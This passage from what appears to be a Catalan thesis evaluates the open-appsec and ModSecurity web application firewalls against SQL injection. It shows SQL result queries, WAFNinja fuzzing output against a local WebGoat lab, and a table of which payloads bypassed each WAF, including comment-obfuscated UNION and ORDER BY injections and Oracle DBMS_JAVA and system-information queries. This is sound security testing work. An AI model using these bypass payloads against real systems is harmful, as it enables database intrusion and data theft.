


Figura 9: Gràfic False Positive Rate

Realitzant la mitja aritmètica dels valors anteriors, s'observa que la precisió acurada entre aquests es, en el cas del WAF open-appsec d'un 93.9% i en el cas del WAF Modsecurity arriba al 86,9%:




Figura 10: Gràfic Balanced Accuracy

4.2. Resultats detallats de l'execució amb waf_comparison_project

La incorporació de les respostes de cada petició enviada als WAF's en una base de dades (sqllite) permet un anàlisi més detallat dels resultats i, per tant de les conclusions que s'extrauran.

Així, s'analitza les dades emmagatzemades en aquesta bd per desgranar els resultats de diferents formes.

Peticions malicioses genèriques bloquejades per open-appsec i no per Modsecurity

Es realitza una query per observar, de forma general, el comportament en **payloads genèrics** amb la clausula **"and"**. Del resultat, es mostren únicament els que varien el comportament (el valor 200 del response_status_code implica derivar a l'aplicació, el valor 403 implica bloqueig per part del WAF):

Query:

```
select method,waf_name,url,payload,data,isblocked,response_status_code,testname from
(
     select     method,waf_name,url,decode(url,'url')     as     payload,decode(data,'url')     as
data,isblocked,response_status_code,testname from waf_comparison where DataSetType='Malicious' and
(url like '%1%and%3D%--'  or data like '%1%and%3D%--')
and waf_name='nginx-Modsecurity' and isblocked=0
union all
     select     method,waf_name,url,decode(url,'url')     as     payload,decode(data,'url')     as
data,isblocked,response_status_code,testname from waf_comparison where DataSetType='Malicious' and
(url like '%1%and%3D%--' or data  like '%1%and%3D%--')
and waf_name='open-appsec' and isblocked=1
 )
order by url,data;
```

Resultat: (mètode, nom WAF,url,payload,data,response_status_code,testname)
Llegenda Colors: No bloqueig / Bloqueig

```
POST|nginx-Modsecurity|/|/|p= AS INJECTX WHERE 1=1 AND 1=0--|0|200|sqli
POST|open-appsec|/|/|p= AS INJECTX WHERE 1=1 AND 1=0--|1|403|sqli
POST|nginx-Modsecurity|/|/|p= AS INJECTX WHERE 1=1 AND 1=1--|0|200|sqli
POST|open-appsec|/|/|p= AS INJECTX WHERE 1=1 AND 1=1--|1|403|sqli
POST|nginx-Modsecurity|/|/|p= WHERE 1=1 AND 1=0--|0|200|sqli
POST|open-appsec|/|/|p= WHERE 1=1 AND 1=0--|1|403|sqli
POST|nginx-Modsecurity|/|/|p= WHERE 1=1 AND 1=1--|0|200|sqli
POST|open-appsec|/|/|p= WHERE 1=1 AND 1=1--|1|403|sqli
.....
```

S'observa que Modsecurity permet peticions malicioses de tipus lògica booleana i amb "line comments".

Peticions malicioses genèriques bloquejades per Modsecurity i no per open-appsec

Query

```
select method,waf_name,url,payload,data,isblocked,response_status_code,testname from
(
     select     method,waf_name,url,decode(url,'url')     as     payload,decode(data,'url')     as
data,isblocked,response_status_code,testname from waf_comparison where DataSetType='Malicious' and
(url like '%1%and%3D%--' or data like '%1%and%3D%--')
and waf_name='nginx-Modsecurity' and isblocked=1
union all
     select     method,waf_name,url,decode(url,'url')     as     payload,decode(data,'url')     as
data,isblocked,response_status_code,testname from waf_comparison where DataSetType='Malicious' and
(url like '%1%and%3D%--' or data like '%1%and%3D%--')
and waf_name='open-appsec' and isblocked=0
 )
order by url,data;
```

Resultat: (metode, nom WAF,url,payload,data,response_status_code,testname)
Llegenda Colors: No bloqueig / Bloqueig

```
POST|nginx-Modsecurity|/|/|p=(1)and(1)=(1)--|1|403|sqli
POST|open-appsec|/|/|p=(1)and(1)=(1)--|0|200|sqli
POST|nginx-Modsecurity|/|/|p=1�and�1=1�--|1|403|sqli
POST|open-appsec|/|/|p=1�and�1=1�--|0|200|sqli
......
```

En el cas open-appsec, permet peticions malintencionades formades amb lògica boleana amb parèntesis i URL encoding "%A0" i amb "line comments".

Peticions malicioses de tipus Time Based

No s'observen peticions malintencionades d'aquest tipus que superin els WAF's, resultant totes amb codi de resposta 403.

Peticions malicioses de tipus Error Based bloquejades per Modsecurity i no per open-appsec

Entre aquestes es poden trobar payloads que inclouen la clausula OR per aconseguir un predicat erroni.

Query

```
select method,waf_name,url
,payload
,isblocked,response_status_code,testname from
(
 select method,waf_name,url
 ,decode(url,'url') as payload
  ,isblocked,response_status_code,testname  from  waf_comparison  where  DataSetType='Malicious'  and
(url like '%or%1%' or data like '%or%1%')
 and url not like '%order%'  and url not like '%SELECT%'
 and waf_name='nginx-Modsecurity' and isblocked=0
union all
 select method,waf_name,url
 ,decode(url,'url') as payload
  ,isblocked,response_status_code,testname  from  waf_comparison  where  DataSetType='Malicious'  and
(url like '%or%1%' or data like '%or%1%')
  and url not like '%order%' and url not like '%SELECT%'
  and waf_name='open-appsec' and isblocked=1
 )
order by url
```

Resultat: (metode, nom WAF,url,payload,data,response_status_code,testname)
Llegenda Colors: No bloqueig / Bloqueig

```
nginx-Modsecurity|/?p=%20OR%201%3D0|/?p= OR 1=0|0|200|sqli
open-appsec|/?p=%20OR%201%3D0|/?p= OR 1=0|1|403|sqli
nginx-Modsecurity|/?p=%20OR%201%3D0%23|/?p= OR 1=0#|0|200|sqli
open-appsec|/?p=%20OR%201%3D0%23|/?p= OR 1=0#|1|403|sqli
nginx-Modsecurity|/?p=%20OR%201%3D0--%20|/?p= OR 1=0-- |0|200|sqli
open-appsec|/?p=%20OR%201%3D0--%20|/?p= OR 1=0-- |1|403|sqli
nginx-Modsecurity|/?p=%20OR%201%3D1%23|/?p= OR 1=1#|0|200|sqli
open-appsec|/?p=%20OR%201%3D1%23|/?p= OR 1=1#|1|403|sqli
.....
```

S'observa que Modsecurity permet peticions malicioses de tipus lògica booleana i amb "line comments".

En el cas contrari, el WAF open-appsec no es presenten peticions malicioses de tipus error based que siguin derivades a l'aplicació.

Peticions malicioses genèriques UNION bloquejades per open-appsec i no per Modsecurity

Query:

```
select method,waf_name,url
,payload
,data
,isblocked,response_status_code,testname from
(
 select method,waf_name,url
 ,decode(url,'url') as payload, decode(data,'url') as data
  ,isblocked,response_status_code,testname  from  waf_comparison  where  DataSetType='Malicious'  and
(url like '%union%' or data like '%union%' )
 --and url not like '%SUBSTRING%'
 and waf_name='nginx-Modsecurity' and isblocked=0
union all
 select method,waf_name,url
 ,decode(url,'url') as payload,decode(data,'url') as data
  ,isblocked,response_status_code,testname  from  waf_comparison  where  DataSetType='Malicious'  and
(url like '%union%' or data like '%union%' )
  --and url not like '%SUBSTRING%'
  and waf_name='open-appsec' and isblocked=1
 )
order by url,data;
```

Resultat: (metode, nom WAF,url,payload,data,response_status_code,testname)
Llegenda Colors: No bloqueig / Bloqueig

```
POST|nginx-Modsecurity|/|/|p=["1807192982')) union se","lect 1,2,3,4,5,6,7,8,9,0,11#"]|0|200|sqli
POST|open-appsec|/|/|p=["1807192982')) union se","lect 1,2,3,4,5,6,7,8,9,0,11#"]|1|403|sqli
...
GET|nginx-Modsecurity|/?p=%5B%221807192982%27%29%29%20union%20se%22%2C%22lect
%201%2C2%2C3%2C4%2C5%2C6%2C7%2C8%2C9%2C0%2C11%23%22%5D|/?p=["1807192982'))      union      se","lect
1,2,3,4,5,6,7,8,9,0,11#"]||0|200|sqli
GET|open-appsec|/?p=%5B%221807192982%27%29%29%20union%20se%22%2C%22lect
%201%2C2%2C3%2C4%2C5%2C6%2C7%2C8%2C9%2C0%2C11%23%22%5D|/?p=["1807192982'))      union      se","lect
1,2,3,4,5,6,7,8,9,0,11#"]||1|403|sqli
.....
```

S'observa que Modsecurity permet peticions malintencionades amb URL encoding amb combinacions de UNION.

Peticions malicioses genèriques UNION bloquejades per Modsecurity i no per open-appsec

Query:

```
select method,waf_name,url
,payload
,data
,isblocked,response_status_code,testname from
(
 select method,waf_name,url
 ,decode(url,'url') as payload, decode(data,'url') as data
  ,isblocked,response_status_code,testname  from  waf_comparison  where  DataSetType='Malicious'  and
(url like '%union%' or data like '%union%' )
 --and url not like '%SUBSTRING%'
 and waf_name='nginx-Modsecurity' and isblocked=1
union all
 select method,waf_name,url
 ,decode(url,'url') as payload,decode(data,'url') as data
  ,isblocked,response_status_code,testname  from  waf_comparison  where  DataSetType='Malicious'  and
(url like '%union%' or data like '%union%' )
  --and url not like '%SUBSTRING%'
  and waf_name='open-appsec' and isblocked=0
 )
order by url,data;
```

Resultat: (metode, nom WAF,url,payload,data,response_status_code,testname)
Llegenda Colors: No bloqueig / Bloqueig

```
POST|nginx-Modsecurity|/|/|p=1 and (1,2,3,4) = (SELECT * from db.users UNION SELECT 1,2,3,4 LIMIT
1)|1|403|sqli
POST|open-appsec|/|/|p=1 and (1,2,3,4) = (SELECT * from db.users UNION SELECT 1,2,3,4 LIMIT 1)|0|
200|sqli
...

POST|nginx-Modsecurity|/|/|p=["1807192982'))
union/**/select/**/1,/**/2,/**/3,/**/4,/**/5,/**/6,/**/7,/**/8,/**/9,/**/'pentestit',/**/11#"]|1|
403|sqli
POST|open-appsec|/|/|p=["1807192982'))
union/**/select/**/1,/**/2,/**/3,/**/4,/**/5,/**/6,/**/7,/**/8,/**/9,/**/'pentestit',/**/11#"]|0|
200|sqli
...
```

En aquest cas, s'observa que open-appsec permet peticions malicioses amb combinacions de parèntesis ó inline comments i amb combinacions de union.

Peticions malicioses amb ORDER bloquejades per open-appsec i no per Modsecurity

Query:

```
select method,waf_name,url
,payload
,data
,isblocked,response_status_code,testname from
(
 select method,waf_name,url
 ,decode(url,'url') as payload, decode(data,'url') as data
  ,isblocked,response_status_code,testname  from  waf_comparison  where  DataSetType='Malicious'  and
(url like '%order%' or data like '%order%' )
 --and url not like '%SUBSTRING%'
 and waf_name='nginx-Modsecurity' and isblocked=0
union all
 select method,waf_name,url
 ,decode(url,'url') as payload,decode(data,'url') as data
  ,isblocked,response_status_code,testname  from  waf_comparison  where  DataSetType='Malicious'  and
(url like '%order%' or data like '%order%' )
  --and url not like '%SUBSTRING%'
  and waf_name='open-appsec' and isblocked=1
 )
order by url,data;
```

Resultat: (metode, nom WAF,url,payload,data,response_status_code,testname)
Llegenda Colors: No bloqueig / Bloqueig

```
POST|nginx-Modsecurity|/|/|p= ORDER BY 1# |0|200|sqli
POST|open-appsec|/|/|p= ORDER BY 1# |1|403|sqli

GET|nginx-Modsecurity|/?p=%20ORDER%20BY%201%23%20|/?p= ORDER BY 1# ||0|200|sqli
GET|open-appsec|/?p=%20ORDER%20BY%201%23%20|/?p= ORDER BY 1# ||1|403|sqli
```

S'observa que Modsecurity permet peticions malicioses amb clausula ORDER BY, tipicament corresponents a Error Based Payloads.

En el cas contrari, el WAF open-appsec no es presenten peticions malintencionades amb clausula ORDER que siguin derivades a l'aplicació.

Peticions malicioses de tipus Auth

Es realitzen consultes amb la paraula "admin" corresponent a certs payloads i no s'observen peticions malicioses d'aquest tipus que superin els WAF's, resultant totes amb codi de resposta 403.

Relació general de peticions malicioses que bypassa a open-appsec

El nombre de peticions malicioses "admeses" es considerablement menor en el cas de open-appsec.

De les peticions malintencionades "admeses" s'observa que, a banda de les detallades en altres seccions d'aquest apartat, existeixen un nombre important de consultes referents a característiques de l'entorn de BD, etc... que el WAF open-appsec no sap determinar com a peticions dolentes.

Es presenta, com a exemple, diverses peticions d'aquest tipus que bypassa el WAF open-appsec:

```
Exemples de payloads amb crides a packages/funcions per obtenir info sistema

%20AND%20%5BRANDNUM%5D%3DDBMS_PIPE.RECEIVE_MESSAGE%28%27%5BRANDSTR%5D%27%2C%5BSLEEPTIME....
SELECT%20DBMS_JAVA.RUNJAVA%28%27oracle/aurora/util/Wrapper%20...   ..FROM%20DUAL
SELECT%20DBMS_JAVA_TEST.FUNCALL%28%27oracle/aurora/util/.. .../OUT2.LST%27%29%20from%20dual
%20and%200%3Dbenchmark%283000000%2CMD5%281%29%29%20%23
select%20xmlagg%28xmlrow%28table_schema%29%29%20from%20sysibm.tables
select%20%40%40microsoftversion
select%20%40%40servername
select%20%40%40version
select%20current%20server%20from%20sysibm.sysdummy1%3B
select%20current_database%28%29%3B
select%20current_setting%28%27config_file%27%29%3B
select%20current_setting%28%27data_directory%27%29%3B
select%20current_setting%28%27hba_file%27%29%3B
select%20current_setting%28%27krb_server_keyfile%27%29%3B
select%20current_setting%28%27log_connections%27%29%3B
select%20current_setting%28%27log_statement%27%29%3B
select%20current_setting%28%27password_encryption%27%29%3B
select%20current_setting%28%27port%27%29%3B
select%20current_setting%28%27virtual_host%27%29%3B
select%20current_user%3B
select%20session_user%20from%20sysibm.sysdummy1%3B
select%20session_user%3B
select%20system_user%20from%20sysibm.sysdummy1%3B
select%20user%20from%20sysibm.sysdummy1%3B
.....
```

4.3. Resultats de l'execució amb WafNinja

Execució WAFNinja per testeig open-appsec

El test amb WAFNinja s'invoca mitjançant la comanda:

```
python wafninja.py fuzz -u   "http://127.0.1.1:8888/WebGoat/attack?Screen=538385464&menu=1100&account_name=FUZZ" -c
"JSESSIONID=0ECF9401BC139F75F43D740BC5B08EB3" -t sql -o outputprova_openappsec_2.html
```

El resultats, s'obtenen en format HTML, i es mostren a continuació:

WAFNinja - Penetration testers favorite for WAF Bypassing

URL: http://127.0.1.1:8888/WebGoat/attack?Screen=538385464&menu=1100&account_name=FUZZ
TYPE: sql
DELAY: 0
PROXY:
PREFIX:
POSTFIX:

Fuzz	HTTP Status	Content-Length	Expected	Output	Working
123<234	200	1422	123<234	123<234	Yes
9928!=1239	200	1428	9928!=1239	9928!=1239	Yes
abc'	200	1472	abc'	abc'	Yes
abc"	200	1416	abc"	abc"	Yes
or	200	1412	or	or	Yes
and	200	1414	and	and	Yes
"	200	1412	"	"	Yes
'abc'	200	1430	'abc'	'abc'	Yes
abc' --	403	-	abc' --	-	No
=	200	1410	=	=	Yes
>=	403	-	>=	-	No
<=	403	-	<=	-	No
between	200	1422	between	between	Yes
like	200	1416	like	like	Yes
order	200	1418	order	order	Yes
by	200	1412	by	by	Yes
ORDER/**/BY	403	-	ORDER/**/BY	-	No
having	200	1420	having	having	Yes
||	200	1412	||	||	Yes
&&	200	1412	&&	&&	Yes
#	200	1410	#	#	Yes
/*	403	-	/*	-	No
union	200	1418	union	union	Yes
uNioN	200	1418	uNioN	uNioN	Yes
uN/**/ioN	403	-	uN/**/ioN	-	No
select	200	1420	select	select	Yes
seLeCt	200	1420	seLeCt	seLeCt	Yes
seL/**/eCt	403	-	seL/**/eCt	-	No
union select	403	-	union select	-	No
union/**/select	403	-	union/**/select	-	No
uNion(sElect)	200	1434	uNion(sElect)	uNion(sElect)	Yes
union all select	403	-	union all select	-	No
union/**/all/**/select	403	-	union/**/all/**/select	-	No
uNion all(sElect)	200	1442	uNion all(sElect)	uNion all(sElect)	Yes
insert	200	1420	insert	insert	Yes
values	200	1420	values	values	Yes
update	200	1420	update	update	Yes
delete	200	1420	delete	delete	Yes
waitfor()	200	1426	waitfor()	waitfor()	Yes
waitfor	200	1422	waitfor	waitfor	Yes
sleep(2)	200	1424	sleep(2)	sleep(2)	Yes
WAITFOR DELAY	200	1434	WAITFOR DELAY	WAITFOR DELAY	Yes
benchmark()	200	1430	benchmark()	benchmark()	Yes
information_schema	200	1444	information_schema	information_schema	Yes
table_name	200	1428	table_name	table_name	Yes
column_name	200	1430	column_name	column_name	Yes
if	200	1412	if	if	Yes
else	200	1416	else	else	Yes
IF() select	200	1430	IF() select	IF() select	Yes
case()	200	1420	case()	case()	Yes
limit	200	1418	limit	limit	Yes
char()	200	1420	char()	char()	Yes
cast()	200	1420	cast()	cast()	Yes
convert()	200	1426	convert()	convert()	Yes
isnull()	200	1424	isnull()	isnull()	Yes
substring()	200	1430	substring()	substring()	Yes
concat()	200	1424	concat()	concat()	Yes
hex()	200	1418	hex()	hex()	Yes
unhex()	200	1422	unhex()	unhex()	Yes
avg()	200	1418	avg()	avg()	Yes

count()	200	1422	count()	count()	Yes
max()	200	1418	max()	max()	Yes
min()	200	1418	min()	min()	Yes
sum()	200	1418	sum()	sum()	Yes
JOIN	200	1416	JOIN	JOIN	Yes
@@version	200	1426	@@version	@@version	Yes
user	200	1416	user	user	Yes
drop	200	1416	drop	drop	Yes
load_file()	200	1430	load_file()	load_file()	Yes
extractvalue()	200	1436	extractvalue()	extractvalue()	Yes
0x633A5C626F6F742E696E69	200	1456	0x633A5C626F6F742E696E69	0x633A5C626F6F742E696E69	Yes
%55nion(%53elect 1,2,3)	200	1454	%55nion(%53elect 1,2,3)	%55nion(%53elect 1,2,3)	Yes
uni%0bon+se%0blect	200	1444	union select	uni%0bon+se%	Probably
REVERSE(noinu) REVERSE(tceles)	200	1468	REVERSE(noinu) REVERSE(tceles)	REVERSE(noinu) REVERSE(tceles)	Yes
/*--*/union/*--*/select/*--*/	403	-	/*--*/union/*--*/select/*--*/	-	No
union distinct select	403	-	union distinct select	-	No
uniOn distiNct sElect	403	-	uniOn distiNct sElect	-	No
<!--	403	-	<!--	-	No
information_schema.tables	200	1458	information_schema.tables	information_schema.tables	Yes
information_schema.columns	200	1460	information_schema.columns	information_schema.columns	Yes
user()	200	1420	user()	user()	Yes
system_user()	200	1434	system_user()	system_user()	Yes
information_schema.schemata	200	1462	information_schema.schemata	information_schema.schemata	Yes
table_schema	200	1432	table_schema	table_schema	Yes
offset	200	1420	offset	offset	Yes
distinct	200	1424	distinct	distinct	Yes
@@hostname	200	1428	@@hostname	@@hostname	Yes
@@datadir	200	1426	@@datadir	@@datadir	Yes
version()	200	1426	version()	version()	Yes
exec()	200	1420	exec()	exec()	Yes

Figura 11: Resultat HTML WAFNinja amb open-appsec

Execució WAFNinja per testeig Modsecurity

El test amb WAFNinja s'invoca mitjançant la comanda:

```
python wafninja.py fuzz -u   "http://127.0.1.1:8888/WebGoat/attack?Screen=538385464&menu=1100&account_name=FUZZ" -c "JSESSIONID=1CDCFCB1456B84737F4012CCFDD600A4" -t sql -o outputprova_modsecurity2.html
```

El resultats, s'obtenen en format HTML, i es mostren a continuació:

WAFNinja - Penetration testers favorite for WAF Bypassing

URL: http://127.0.1.1:8888/WebGoat/attack?Screen=538385464&menu=1100&account_name=FUZZ
TYPE: sql
DELAY: 0
PROXY:
PREFIX:
POSTFIX:

Fuzz	HTTP Status	Content-Length	Expected	Output	Working
123<234	200	1591	123<234	123<234	Yes
9928!=1239	200	1594	9928!=1239	9928!=1239	Yes
abc'	200	1588	abc'	abc'	Yes
abc"	200	1588	abc"	abc"	Yes
or	200	1586	or	or	Yes
and	200	1587	and	and	Yes
"	200	1586	"	"	Yes
'abc'	200	1589	'abc'	'abc'	Yes
abc' --	403	-	abc' --	-	No
=	200	1585	=	=	Yes
>=	200	1586	>=	>=	Yes
<=	200	1586	<=	<=	Yes
between	200	1591	between	between	Yes
like	200	1588	like	like	Yes
order	200	1589	order	order	Yes
by	200	1586	by	by	Yes
ORDER/**/BY	200	1595	ORDER/**/BY	ORDER/**/BY	Yes
having	200	1590	having	having	Yes
||	200	1586	||	||	Yes
&&	200	1586	&&	&&	Yes
#	200	1585	#	#	Yes
/*	403	-	/*	-	No
union	200	1589	union	union	Yes
uNioN	200	1589	uNioN	uNioN	Yes
uN/**/ioN	200	1593	uN/**/ioN	uN/**/ioN	Yes
select	200	1590	select	select	Yes
seLeCt	200	1590	seLeCt	seLeCt	Yes
seL/**/eCt	200	1594	seL/**/eCt	seL/**/eCt	Yes
union select	403	-	union select	-	No
union/**/select	200	1599	union/**/select	union/**/select	Yes
uNion(sElect)	403	-	uNion(sElect)	-	No
union all select	403	-	union all select	-	No
union/**/all/**/select	200	1606	union/**/all/**/select	union/**/all/**/select	Yes
uNion all(sElect)	403	-	uNion all(sElect)	-	No
insert	200	1590	insert	insert	Yes
values	200	1590	values	values	Yes
update	200	1590	update	update	Yes
delete	200	1590	delete	delete	Yes
waitfor()	200	1593	waitfor()	waitfor()	Yes
waitfor	200	1591	waitfor	waitfor	Yes
sleep(2)	403	-	sleep(2)	-	No
WAITFOR DELAY	200	1597	WAITFOR DELAY	WAITFOR DELAY	Yes
benchmark()	200	1595	benchmark()	benchmark()	Yes
information_schema	200	1602	information_schema	information_schema	Yes
table_name	200	1594	table_name	table_name	Yes
column_name	200	1595	column_name	column_name	Yes
if	200	1586	if	if	Yes
else	200	1588	else	else	Yes
IF() select	200	1595	IF() select	IF() select	Yes
case()	200	1590	case()	case()	Yes
limit	200	1589	limit	limit	Yes
char()	200	1590	char()	char()	Yes
cast()	200	1590	cast()	cast()	Yes
convert()	200	1593	convert()	convert()	Yes
isnull()	200	1592	isnull()	isnull()	Yes
substring()	200	1595	substring()	substring()	Yes
concat()	200	1592	concat()	concat()	Yes
hex()	200	1589	hex()	hex()	Yes
unhex()	200	1591	unhex()	unhex()	Yes
avg()	200	1589	avg()	avg()	Yes

count()	200	1591	count()	count()	Yes
max()	200	1589	max()	max()	Yes
min()	200	1589	min()	min()	Yes
sum()	200	1589	sum()	sum()	Yes
JOIN	200	1588	JOIN	JOIN	Yes
@@version	200	1593	@@version	@@version	Yes
user	200	1588	user	user	Yes
drop	200	1588	drop	drop	Yes
load_file()	200	1595	load_file()	load_file()	Yes
extractvalue()	200	1598	extractvalue()	extractvalue()	Yes
0x633A5C626F6F742E696E69	200	1608	0x633A5C626F6F742E696E69	0x633A5C626F6F742E696E69	Yes
%55nion(%53elect 1,2,3)	403	-	%55nion(%53elect 1,2,3)	-	No
uni%0bon+se%0blect	200	1602	union select	uni%0bon+se%	Probably
REVERSE(noinu) REVERSE(tceles)	200	1614	REVERSE(noinu) REVERSE(tceles)	REVERSE(noinu) REVERSE(tceles)	Yes
/*--*/union/*--*/select/*--*/	403	-	/*--*/union/*--*/select/*--*/	-	No
union distinct select	403	-	union distinct select	-	No
uniOn distiNct sElect	403	-	uniOn distiNct sElect	-	No
<!--	403	-	<!--	-	No
information_schema.tables	200	1609	information_schema.tables	information_schema.tables	Yes
information_schema.columns	200	1610	information_schema.columns	information_schema.columns	Yes
user()	403	-	user()	-	No
system_user()	403	-	system_user()	-	No
information_schema.schemata	200	1611	information_schema.schemata	information_schema.schemata	Yes
table_schema	200	1596	table_schema	table_schema	Yes
offset	200	1590	offset	offset	Yes
distinct	200	1592	distinct	distinct	Yes
@@hostname	200	1594	@@hostname	@@hostname	Yes
@@datadir	200	1593	@@datadir	@@datadir	Yes
version()	200	1593	version()	version()	Yes
exec()	200	1590	exec()	exec()	Yes

Figura 12: Resultat HTML WAFNinja amb Modsecurity

Comparació resultats amb WAFNinja

En la seguent taula es mostra un resum del comportament dels WAF's segons el tipus "fuzz" utilitzat.

Fuzz	Tipus	Bypass Openappsec	Bypass Modsecurity
/*	special characters	No	No
/*--*/union/*--*/select/*--*/	inline comments	No	No
%55nion(%53elect 1,2,3)	URL encoded	Si	No
<!--	special characters	No	No
<=	special characters	No	Si
>=	special characters	No	Si
abc' --	line comments	No	No
ORDER/**/BY	inline comments	No	Si
seL/**/eCt	inline comments	No	Si
sleep(2)	Time Based	Si	No
system_user()	system functions	Si	No
uN/**/ioN	inline comments	No	Si
union all select	union statements	No	No
uNion all(sElect)	parentheses	Si	No
union distinct select	union statements	No	No
uniOn distiNct sElect	union statements	No	No
union select	union statements	No	No
uNion(sElect)	parentheses	Si	No
union/**/all/**/select	inline comments	No	Si
union/**/select	inline comments	No	Si
user()	system functions	Si	No

Taula 1: Sumari resultat execució WAFNinja

A nivell general, es detecta que Modsecurity no bloqueja les peticions dolentes que incorporen inline comments de la forma "/**" i el WAF open-appsec permet peticions que incorporen comandes entre parèntesi així com tampoc identifica peticions que incorporen funcions de BD que retornen informació del sistema.

4.4. Resultats d'execucions manuals

Test HTTP parameter pollution

L'atac d'HTTP parameter pollution consisteix en enviar diverses vegades un paràmetre amb el mateix nom. Aquest test s'executa més fàcilment de forma manual.

El test consisteix en realitzar la petició HTTP des de el navegador, contra el WAF Modsecurity, el WAF open-appsec i accedint al port de l'aplicació directament sense considerar cap WAF. En el últim cas de l'aplicació, no es té en comte el resultat retornat de l'aplicació davant aquest de forma formal tingui sentit, sino només que presenti el comportament previst segons el descrit a OWASP. Els resultats s'indiquen a continuació:

En el cas del WAF open-appsec




Figura 13: HTTP parameter pollution on open-appsec

La petició es bloqueja (codi 403) per part del WAF.

Pel WAF Modsecurity

